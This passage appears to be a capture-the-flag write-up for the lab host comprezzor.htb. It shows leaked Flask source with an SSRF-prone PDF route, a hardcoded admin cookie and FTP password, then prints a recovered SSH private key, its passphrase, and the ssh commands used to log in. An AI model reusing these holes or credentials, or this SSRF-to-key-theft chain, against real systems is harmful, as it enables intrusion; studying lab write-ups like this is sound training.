
```
from flask import Blueprint, request, render_template, flash, redirect, url_for, send_file from blueprints.auth.auth_utils import admin_required, login_required, deserialize_user_data from
blueprints.report.report_utils import get_report_by_priority, get_report_by_id, delete_report, get_all_reports, change_report_priority, resolve_report import random, os, pdfkit, socket, shutil
import urllib.request from urllib.parse import urlparse import zipfile from ftplib import FTP from datetime import datetime dashboard_bp = Blueprint('dashboard', __name__,
subdomain='dashboard') pdf_report_path = os.path.join(os.path.dirname(__file__), 'pdf_reports') allowed_hostnames = ['report.comprezzor.htb'] @dashboard_bp.route('/', methods=['GET'])
@admin_required def dashboard(): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] == 'admin': reports = get_report_by_priority(1)
elif user_info['role'] == 'webdev': reports = get_all_reports() return render_template('dashboard/dashboard.html', reports=reports, user_info=user_info) @dashboard_bp.route('/report/',
methods=['GET']) @login_required def get_report(report_id): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] in ['admin', 'webdev']:
report = get_report_by_id(report_id) return render_template('dashboard/report.html', report=report, user_info=user_info) else: pass @dashboard_bp.route('/delete/', methods=['GET'])
@login_required def del_report(report_id): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] in ['admin', 'webdev']: report =
delete_report(report_id) return redirect(url_for('dashboard.dashboard')) else: pass @dashboard_bp.route('/resolve', methods=['POST']) @login_required def resolve(): report_id =
int(request.args.get('report_id')) if resolve_report(report_id): flash('Report resolved successfully!', 'success') else: flash('Error occurred while trying to resolve!', 'error') return
redirect(url_for('dashboard.dashboard')) @dashboard_bp.route('/change_priority', methods=['POST']) @admin_required def change_priority(): user_data = request.cookies.get('user_data')
user_info = deserialize_user_data(user_data) if user_info['role'] != ('webdev' or 'admin'): flash('Not enough permissions. Only admins and webdevs can change report priority.', 'error') return
redirect(url_for('dashboard.dashboard')) report_id = int(request.args.get('report_id')) priority_level = int(request.args.get('priority_level')) if change_report_priority(report_id, priority_level):
flash('Report priority level changed!', 'success') else: flash('Error occurred while trying to change the priority!', 'error') return redirect(url_for('dashboard.dashboard'))
@dashboard_bp.route('/create_pdf_report', methods=['GET', 'POST']) @admin_required def create_pdf_report(): global pdf_report_path if request.method == 'POST': report_url =
request.form.get('report_url') try: scheme = urlparse(report_url).scheme hostname = urlparse(report_url).netloc try: dissallowed_schemas = ["file", "ftp", "ftps"] if (scheme not in
dissallowed_schemas) and ((socket.gethostbyname(hostname.split(":")[0]) != '127.0.0.1') or (hostname in allowed_hostnames)): print(scheme) urllib_request = urllib.request.Request(report_url,
headers={'Cookie':
'user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYm
response = urllib.request.urlopen(urllib_request) html_content = response.read().decode('utf-8') pdf_filename = f'{pdf_report_path}/report_{str(random.randint(10000,90000))}.pdf'
pdfkit.from_string(html_content, pdf_filename) return send_file(pdf_filename, as_attachment=True) except: flash('Unexpected error!', 'error') return
render_template('dashboard/create_pdf_report.html') else: flash('Invalid URL', 'error') return render_template('dashboard/create_pdf_report.html') except Exception as e: raise e else: return
render_template('dashboard/create_pdf_report.html') @dashboard_bp.route('/backup', methods=['GET']) @admin_required def backup(): source_directory =
os.path.abspath(os.path.dirname(__file__) + '../../../') current_datetime = datetime.now().strftime("%Y%m%d%H%M%S") backup_filename = f'app_backup_{current_datetime}.zip' with
zipfile.ZipFile(backup_filename, 'w', zipfile.ZIP_DEFLATED) as zipf: for root, _, files in os.walk(source_directory): for file in files: file_path = os.path.join(root, file) arcname =
os.path.relpath(file_path, source_directory) zipf.write(file_path, arcname=arcname) try: ftp = FTP('ftp.local') ftp.login(user='ftp_admin', passwd='u3jai8y71s2') ftp.cwd('/') with
open(backup_filename, 'rb') as file: ftp.storbinary(f'STOR {backup_filename}', file) ftp.quit() os.remove(backup_filename) flash('Backup and upload completed successfully!', 'success') except
Exception as e: flash(f'Error: {str(e)}', 'error') return redirect(url_for('dashboard.dashboard'))
```

We can now use these to once again abuse the ssrf primitive, and find some additional sensitive files




```
-rw------- 1 root root 2655 May 02 02:15 private-8297.key -rw-r--r-- 1 root root 15519 May 02 02:15 welcome_note.pdf -
rw-r--r-- 1 root root 1732 May 02 02:15 welcome_note.txt
```

Reading through these files, we find an ssh private key, along with its key phase



file:///home/eva/Downloads/report_81765.pdf

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
XxwXArPr6+HQe9hZSjI2hjYC2OU= -----END OPENSSH PRIVATE KEY-----
```



file:///home/eva/Downloads/report_39341.pdf

Dear Devs, We are thrilled to extend a warm welcome to you as you embark on this exciting journey with us. Your arrival marks the beginning of an inspiring chapter in our collective pursuit of excellence, and we are genuinely delighted to have you on board. Here, we value talent, innovation, and teamwork, and your presence here reaffirms our commitment to nurturing a diverse and dynamic workforce. Your skills, experience, and unique perspectives are invaluable assets that will contribute significantly to our continued growth and success. As you settle into your new role, please know that you have our unwavering support. Our team is here to guide and assist you every step of the way, ensuring that you have the resources and knowledge necessary to thrive in your position. To facilitate your work and access to our systems, we have attached an SSH private key to this email. You can use the following passphrase to access it, `Y27SH19HDIWD`. Please ensure the utmost confidentiality and security when using this key. If you have any questions or require assistance with server access or any other aspect of your work, please do not hesitate to reach out for assistance. In addition to your technical skills, we encourage you to bring your passion, creativity, and innovative thinking to the table. Your contributions will play a vital role in shaping the future of our projects and products. Once again, welcome to your new family. We look forward to getting to know you, collaborating with you, and witnessing your exceptional contributions. Together, we will continue to achieve great things. If you have any questions or need further information, please feel free to me at adam@comprezzor.htb. Best regards, Adam

By using this ssh key, together with its phase key, we can extract some user info from it

```
$ ssh-keygen -p -f id_rsa
Key has comment 'dev_acc@local'
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
```

Then all thats left is to ssh in as dev_acc@comprezzor.htb

```
$ ssh dev_acc@comprezzor.htb -i id_rsa
Enter passphrase for key 'id_rsa':
Last login: Wed May  1 23:08:15 2024 from 10.10.14.156
dev_acc@intuition:~$ ls
user.txt
```

And there we have user access on comprezzor.htb. I will document root later. Thanks for reading! :)